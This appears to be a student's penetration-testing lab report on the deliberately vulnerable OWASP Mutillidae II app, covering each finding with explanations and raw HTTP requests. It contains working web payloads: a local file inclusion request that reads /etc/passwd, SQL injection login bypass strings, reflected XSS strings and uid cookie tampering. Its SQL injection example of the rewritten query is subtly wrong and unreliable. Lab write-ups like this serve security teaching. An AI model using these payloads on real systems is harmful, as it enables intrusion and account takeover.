
## A10 - Unvalidated Redirects

### Credits Page

<http://192.168.58.164/mutillidae/index.php?page=redirectandlog.php>

- Unvalidated redirects and forwards occur when a web application accepts user input that specifies a URL to which the user will be redirected or forwarded without proper validation. This can allow attackers to manipulate the redirect or forward destination, potentially leading users to malicious sites or phishing pages.
- The primary risk associated with unvalidated redirects is that attackers can exploit this vulnerability to redirect users to harmful websites, which may lead to phishing attacks, malware distribution, or other malicious activities.

```
GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.owasp.org HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: showhints=1; PHPSESSID=4u6ahh880irljiljisbokliid3
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



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## A9 - Insufficient Transport Layer Protection

### Missing HSTS Header

<http://192.168.58.164/mutillidae/index.php?page=ssl-misconfiguration.php>

- HTTP Strict Transport Security (HSTS) is a web security policy mechanism that helps protect websites against man-in-the-middle attacks such as protocol downgrade attacks and cookie hijacking.
- When a website does not implement the HSTS header, it fails to enforce secure connections (HTTPS) for all communications, allowing users to access the site over an insecure HTTP connection.
- The impact of a missing HSTS header can be significant, as it exposes users to potential eavesdropping and data tampering by attackers.

```
HTTP/1.1 200 OK
Date: Fri, 07 Feb 2025 07:58:24 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.5
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 39908
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

## HTTP Login Form

<http://192.168.58.164/mutillidae/index.php?page=login.php>

- When a login form is served over HTTP instead of HTTPS, the data transmitted between the user's browser and the server is not encrypted.
- This means that any sensitive information, such as usernames and passwords, can be intercepted by attackers through various means, such as packet sniffing or man-in-the-middle attacks.
- The impact of using an HTTP login form is severe, as it exposes users' credentials to potential theft and unauthorized access. If attackers capture this information, they can gain access to user accounts, leading to data breaches, identity theft, and financial loss.

The image shows a network traffic capture (Wireshark) and a web browser window. The Wireshark capture shows a series of HTTP requests and responses, with the final request being a POST to /mutillidae/index.php?page=login.php. The browser window shows the OWASP Mutillidae II: Web Pwn in Mass Production application, with the security level set to 0 (Hosed) and the user logged in as admin (root).

No.	Time	Source	Destination	Protocol	Length	Info
174	13.348797373	192.168.58.164	192.168.58.139	HTTP	6119	HTTP/1.1 200 OK (PNG)
219	13.36446967	192.168.58.164	192.168.58.139	HTTP	861	HTTP/1.1 200 OK (PNG)
263	13.376346699	192.168.58.164	192.168.58.139	HTTP	5556	HTTP/1.1 200 OK (application/javascript)
267	13.523375912	192.168.58.139	192.168.58.164	HTTP	463	GET /mutillidae/favicon.ico HTTP/1.1
269	13.525715880	192.168.58.164	192.168.58.139	HTTP	1696	HTTP/1.1 200 OK (image/x-icon)
271	13.534142571	192.168.58.139	192.168.58.164	HTTP	468	GET /mutillidae/images/right.gif HTTP/1.1
272	13.539918937	192.168.58.164	192.168.58.139	HTTP	1402	HTTP/1.1 200 OK (GIF89a)
439	15.33409592	192.168.58.139	81.134.111.24	OCSP	470	[OCSP previous segment not captured] Request
291	15.558747377	81.134.111.24	192.168.58.139	OCSP	943	Response
316	15.603325169	192.168.58.139	81.134.111.24	OCSP	470	Request
318	15.607938601	81.134.111.24	192.168.58.139	OCSP	944	Response
357	24.262048328	192.168.58.139	192.168.58.164	HTTP	726	POST /mutillidae/index.php?page=login.php HTTP/1.1 (application/x-www-form-urlencoded)
364	24.264778417	192.168.58.164	192.168.58.139	HTTP	2192	HTTP/1.1 302 Found (text/html)
366	24.274065121	192.168.58.139	192.168.58.164	HTTP	680	GET /mutillidae/index.php?popupNotificationCode=AU1 HTTP/1.1
368	24.295848744	192.168.58.164	192.168.58.139	HTTP	290	HTTP/1.1 200 OK (text/html)
371	24.401775761	192.168.58.139	192.168.58.164	HTTP	512	GET /mutillidae/images/like-icon-48-48.png HTTP/1.1
374	24.405863478	192.168.58.164	192.168.58.139	HTTP	253	HTTP/1.1 200 OK (PNG)
376	24.419036124	192.168.58.139	192.168.58.164	HTTP	510	GET /mutillidae/images/question-mark-229-347.png HTTP/1.1
377	24.419163599	192.168.58.139	192.168.58.164	HTTP	510	GET /mutillidae/images/siren-128-128.png HTTP/1.1
378	24.419272652	192.168.58.139	192.168.58.164	HTTP	520	GET /mutillidae/images/like-icon-48-48.png HTTP/1.1

Frame 357: 726 bytes on wire (5808 bits), 726 bytes captured (5808 bits) on interface eth0  
Ethernet II, Src: VMware\_78:4e:80 (00:0c:29:78:4e:80), Dst: VMware\_cf:5a:47 (00:0c:29:cf:5a:47)  
Internet Protocol Version 4, Src: 192.168.58.139, Dst: 192.168.58.164  
Transmission Control Protocol, Src Port: 35200, Dst Port: 80, Seq: 2385, Ack: 95289, Len: 726, Window: 0  
Hypertext Transfer Protocol  
HTML Form URL Encoded: application/x-www-form-urlencoded  
Form item: "username" = "admin"  
Form item: "password" = "admin"  
Form item: "login-php-submit-button" = "Login"

192.168.58.164/mutillidae/index.php?popupNotificationCode=AU1

OWASP Mutillidae II: Web Pwn in Mass Production  
Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder)  
Logged In Admin: admin (root)

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## A8 - Failure to Restrict URL Access

### Exposed Admin Panel

<http://192.168.58.164/mutillidae/index.php?page=admin.php>

- An exposed admin panel refers to an administrative interface that is accessible over the internet without adequate security measures, such as IP whitelisting or strong authentication.
- The impact of an exposed admin panel can be severe, as it allows unauthorized users to gain access to sensitive administrative functions, potentially leading to data breaches, system manipulation, and complete compromise of the application or server.


The screenshot shows a web browser displaying the OWASP Mutillidae II application. The address bar shows the URL <http://192.168.58.164/mutillidae/index.php?page=admin.php>. The page title is "OWASP Mutillidae II: Web Pwn in Mass Production". The navigation bar includes links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, View Captured Data, Hide Popup Hints, and Enforce SSL. The main content area features a "Secret PHP Server Configuration Page" header. Below the header are "Back" and "Help Me!" buttons. The configuration details are displayed in a table format.

PHP Version 5.3.2-1ubuntu4.5 	
System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Sep 17 2010 13:32:04
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626

## Robots.txt

<http://192.168.58.164/mutillidae/robots.txt>

- The robots.txt file is a publicly accessible file that instructs web crawlers and search engines on which parts of a website should not be indexed or accessed.
- If this file is exposed, it may inadvertently disclose sensitive directories or files that the website owner intended to keep private.
- The impact of an exposed robots.txt file can lead to increased risk of information leakage, as attackers may use the disclosed paths to locate and exploit sensitive areas of the website, potentially leading to unauthorized access, data breaches, or other security vulnerabilities.



```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

## Source Code Exposure

<http://192.168.58.164/mutillidae/index.php?page=source-viewer.php>

- Exposed source code in a file viewer functionality occurs when the underlying code that implements the file viewing feature is accessible to unauthorized users, either through misconfigurations or inadequate access controls.
- This can allow attackers to analyze the code for vulnerabilities, logic flaws, or sensitive information.
- The impact of exposed source code can be significant, as it may enable attackers to identify and exploit vulnerabilities within the application, leading to unauthorized access, data breaches, or the execution of malicious actions.

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Origin: http://192.168.58.164
Connection: keep-alive
Referer: http://192.168.58.164/mutillidae/index.php?page=source-viewer.php
Cookie: showhints=1; PHPSESSID=4u6ahh880ir1jiljisboklisd3
Upgrade-Insecure-Requests: 1
Priority: u=0, i

page=source-viewer.php&phpfile=upload-file.php&source-file-viewer-php-submit-button=View+File
```

File: upload-file.php

```
<?php include_once (__ROOT__.'classes/FileUploadExceptionHandler.ph
<?php include_once (__ROOT__.'includes/back-button.inc');?>
<?php include_once (__ROOT__.'includes/hints-level-1/level-1-hints-
<?php
    try{
        switch ($_SESSION["security-level"]){
            case "0": // This code is insecure. No input validation
                $lEnableJavaScriptValidation = FALSE;
                $lProtectAgainstXSS = FALSE;
                $lValidateFileUpload = FALSE;
                $lAllowedFileSize = 2000000;
                $lUploadDirectoryFlag = "CLIENT_DECIDES";
            break;

            case "1": // This code is insecure. No input validation
                $lEnableJavaScriptValidation = TRUE;
                $lProtectAgainstXSS = FALSE;
```

## Local File Inclusion

<http://192.168.58.164/mutillidae/index.php?page=arbitrary-file-inclusion.php>

- File inclusion vulnerabilities occur when a web application allows users to specify files to be included or read without proper validation or restrictions.
- This can lead to attackers being able to manipulate the file path to access arbitrary system files on the server, potentially exposing sensitive information or configuration files.
- The impact of this vulnerability can be severe, as it may allow attackers to read sensitive files such as password files, configuration settings, or application source code, leading to unauthorized access, data breaches, and further exploitation of the system.

```
GET /mutillidae/index.php?page=/etc/passwd HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: showhints=1; PHPSESSID=4u6ahh880ir1j1ljisbok1isd3
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-
data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-
Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:./var/lib/libuid:/bin/sh
syslog:x:101:102:./home/syslog:/bin/false
klog:x:102:103:./home/klog:/bin/false mysql:x:103:105:MySQL
Server,./var/lib/mysql:/bin/false
landscape:x:104:122:./var/lib/landscape:/bin/false
sshd:x:105:65534:./var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL
administrator,./var/lib/postgresql:/bin/bash
messagebus:x:107:114:./var/run/dbus:/bin/false
tomcat6:x:108:115:./usr/share/tomcat6:/bin/false
user:x:1000:1000:user,./home/user:/bin/bash
polkituser:x:109:118:PolicyKit,./var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction
layer,./var/run/hald:/bin/false pulse:x:111:120:PulseAudio
daemon,./var/run/pulse:/bin/false
nssfix:x:112:123:./var/spool/nssfix:/bin/false
```

## PHPInfo File Exposed

<http://192.168.58.164/mutillidae/index.php?page=phpinfo.php>

- An exposed PHPInfo file occurs when the phpinfo() function is accessible to unauthorized users, typically through a misconfigured web server or application.
- This file provides detailed information about the PHP environment, including server configuration, loaded modules, and environment variables.
- The impact of an exposed PHPInfo file can be significant, as it may reveal sensitive information that attackers can use to identify vulnerabilities in the server configuration or PHP environment, potentially leading to exploitation, unauthorized access, or further attacks on the application and server.

<http://192.168.58.164/mutillidae/index.php?page=phpinfo.php>



# OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1    Security Level: 0 (Hosed)    Hints: Enabled (1 - 5cr1pt K1dd1e)    Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Toggle Security](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#) | [Show Popup Hints](#) | [Info](#)

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## Secret PHP Server Configuration Page

 **Help Me!**

**PHP Version 5.3.2-1ubuntu4.5** 

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Sep 17 2010 13:32:04
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626

## A7 - Insecure Cryptographic Storage

### Plaintext Credentials Storage

<http://192.168.58.164/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details>

- Plaintext credentials stored in a database refer to sensitive information, such as usernames and passwords, that are saved in an unencrypted format within the database itself, making them vulnerable to unauthorized access and exploitation if the database is compromised.
- The impact of storing plaintext database credentials can be severe, as it allows attackers who gain access to the database to easily retrieve and misuse these credentials, potentially leading to unauthorized access to other systems, data breaches, and significant financial and reputational damage to the organization.

The screenshot shows the OWASP Mutillidae II application interface. At the top, the browser address bar displays the URL: `http://192.168.58.164/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details`. The application header includes the title "OWASP Mutillidae II: Web Pwn in Mass Production" and navigation links such as "Home", "Login/Register", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", "View Captured Data", "Hide Popup Hints", and "Enfor". The main content area is titled "User Lookup" and contains a "Back" button, a "Help Me!" button, and a "Hints" dropdown menu. Below this is an "AJAX" logo and a link to "Switch to SOAP Web Service Version of this Page". A form prompts the user to "Please enter username and password to view account details" with input fields for "Name" and "Password", and a "View Account Details" button. A message below the form asks "Dont have an account? Please register here". At the bottom, a results box displays "Results for 'admin'. 1 records found." and a separate box shows the retrieved credentials: "Username=admin", "Password=admin", and "Signature=root".

## HTML5 Storage

<http://192.168.58.164/mutillidae/index.php?page=html5-storage.php>

- HTML5 Storage, which includes Local Storage and Session Storage, allows web applications to store data in a user's browser.
- While this feature provides convenience for storing user preferences and session data, it poses significant risks when sensitive information, such as authentication tokens, personal data, or financial information, is stored without proper security measures.
- The impact of storing sensitive information in HTML5 Storage can be severe. If an attacker gains access to the user's browser (through cross-site scripting (XSS) attacks or other means), they can easily retrieve this sensitive data, leading to unauthorized access to user accounts, identity theft, and data breaches.
- Additionally, the lack of encryption in HTML5 Storage means that any sensitive information stored is vulnerable to exposure, further compromising user privacy and trust in the application.

HTML 5 Storage

Back Help Me!

Hints

HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local
userpassword	PasswordSecurity	Session

userpassword PasswordSecurity  Session  Local Add New

Added key userpassword to Session storage

Session Storage Local Storage All Storage

Debugger Network Style Editor Performance Storage Memory Accessibility Application

Key	Value
userpassword	PasswordSecurity

## A4 - IDOR

### Login Page

<http://192.168.58.164/mutillidae/index.php?page=login.php>

- Definition: IDOR vulnerabilities arise when a web application uses user-controllable input (like user IDs) to directly access internal objects without proper authorization checks.
- For instance, if a URL contains a user ID parameter, an attacker can modify this ID to access another user's data.
- Privilege Escalation: If an attacker can manipulate user IDs to access admin-level functions, they may escalate their privileges. For example, accessing an admin's profile could allow them to change roles or permissions, effectively granting themselves higher access rights.
- Account Takeover: In severe cases, attackers may gain control over user accounts, allowing them to perform actions as if they were the legitimate user, which can lead to further exploitation of the system.

```
HTTP/1.1 302 Found
Date: Sat, 08 Feb 2025 08:00:51 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Pa
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.5
Set-Cookie: username=admin
Set-Cookie: uid=1
Location: index.php?popupNotificationCode=AU1
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 119557
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
GET /mutillidae/index.php?popupNotificationCode=AU1 HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.58.164/mutillidae/index.php?page=login.php
Connection: keep-alive
Cookie: showhints=1; uid=0; PHPSESSID=3ub5g0qvtkd@tbisbfln0kub&
Upgrade-Insecure-Requests: 1
Priority: u=0, 1
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Enabled (2 - Noob Films Rock!) Logged in Admin: adrian (Zombie)

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data Show Popup Hints Enforce SSL

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## A3 - Broken Authentication and Session Management

### Login Page

<http://192.168.58.164/mutillidae/index.php?page=login.php>

<http://192.168.58.164/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details>

- Lack of password change functionality
- Lack of MFA

The screenshot shows the OWASP Mutillidae II web application interface. At the top, the title is "OWASP Mutillidae II: Web Pwn in Mass Production". Below the title, there is a navigation bar with the following information: "Version: 2.6.3.1", "Security Level: 0 (Hosed)", "Hints: Enabled (2 - Noob)", and "Logged In Admin: admin (root)". The "Logged In Admin" text is highlighted with a red box. Below the navigation bar, there are links for "Home", "Logout", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", "View Captured Data", "Show Popup Hints", and "Enforce SSL". The main content area is titled "Login" and contains a "Back" button with a blue arrow icon, a "Help Me!" button with a red "HELP" button icon, and a "Hints" dropdown menu. A red box highlights a message that says "You are logged in as admin" with a "Logout" button below it.

- Weak password complexity

The screenshot shows the search results page of the OWASP Mutillidae II web application. At the top right, there is a link that says "Dont have an account? Please register here". Below the link, there is a search bar with the text "Results for 'admin'. 1 records found." highlighted with a red box. Below the search bar, there is a list of search results with the following information: "Username=admin", "Password=admin" (highlighted with a red box), and "Signature=root".

## Authentication Bypass SQLi

<http://192.168.58.164/mutillidae/index.php?page=login.php>

- Authentication bypass via SQL injection occurs when an attacker manipulates SQL queries to bypass login mechanisms, gaining unauthorized access to an application.
- By injecting malicious SQL code into input fields, such as username and password, attackers can alter the query logic, allowing them to authenticate as any user, including administrators.
- Mechanism: SQL injection allows attackers to manipulate SQL queries by injecting malicious code into input fields. For example, in a login form, if the application constructs a query like:

```
SELECT * FROM Users WHERE username = 'submittedUser ' AND password = 'submittedPassword';
```

```
submittedUser = 'admin' --  
submittedPassword = 'anything'
```

- This alters the query to:

```
SELECT * FROM Users WHERE username = 'admin' AND password = '';
```

**Please sign-in**

<b>Name</b>	<input style="width: 85%;" type="text" value="admin' and 1=1--"/>
<b>Password</b>	<input style="width: 85%;" type="password" value="••••"/>
<input style="background-color: #4a7ebb; color: white; padding: 5px 15px; border: none; border-radius: 3px;" type="button" value="Login"/>	

*Dont have an account? [Please register here](#)*

## Forced Browsing

<http://192.168.58.164/mutillidae/index.php?page=secret.php>

- Forced browsing is an attack technique where an attacker accesses restricted resources on a web application by guessing or manipulating URLs.
- This can lead to unauthorized access to sensitive information, such as user data or administrative functions, potentially resulting in data breaches, privacy violations, and significant reputational damage for the affected organization.
- Forced browsing exploits the lack of proper access controls in web applications.
- Attackers can manipulate URLs to access resources that are not linked or visible through the application interface.



Not Secure <http://192.168.58.164/mutillidae/index.php?page=secret.php>

 **OWASP Mutillidae II: Web Pwn in Mass Production**

Version: 2.6.3.1   Security Level: 0 (Hosed)   Hints: Enabled (2 - Noob)   Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Toggle Security](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#) | [Show Popup Hints](#) | [Enforce SSL](#)

**Secret PHP Server Configuration Page**

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**PHP Version 5.3.2-1ubuntu4.5** 

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
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
## A2 - Cross-Site Scripting (XSS)

### Reflected XSS

<http://192.168.58.164/mutillidae/index.php?page=dns-lookup.php>

- Reflected XSS (Cross-Site Scripting) is a type of web application vulnerability where an attacker injects malicious JavaScript code into a website, which is then reflected back to the user's browser.
- The code is executed by the browser, allowing the attacker to steal sensitive information, hijack sessions, or perform other malicious actions.

```
"><img src=x onerror=alert(1)>
```



## JSON RXSS

<http://192.168.58.164/mutillidae/index.php?page=pen-test-tool-lookup.php>


- JSON (JavaScript Object Notation) is a lightweight data interchange format that is easy for humans to read and write and easy for machines to parse and generate.
- It is primarily used to transmit data between a server and a web application as an alternative to XML. JSON is structured as key-value pairs and can represent complex data structures, including arrays and nested objects.
- Reflected XSS (Cross-Site Scripting) occurs when an attacker injects malicious scripts into a web application, and those scripts are reflected back to the user's browser without proper validation or sanitization.

```
';alert(1)//
```

```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9, */*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://192.168.58.164
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.58.164/mutillidae/index.php?page=pen-test-tool-lookup.php
Cookie: showhints=2; PHPSESSID=16udbs6kbc4g5kt4j4ieeq4117; acopendivids=swingset,jotto,phbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ToolID=16';alert(1)//&pen-test-tool-lookup-php-submit-button=Lookup+Tool

1171 <script type="text/javascript">
1172
1173     var gUseSafeJSONParser = "FALSE";
1174     var gUseJavaScriptValidation = "FALSE";
1175     var gDisallowError = "FALSE";
1176     var gPenTestToolsJSONString = '{"query": {"toolIDRequested": "16";alert(1)
//, "penTestTools": [{"tool id":"16","tool name":"Dig","phase to use":"Reconnai
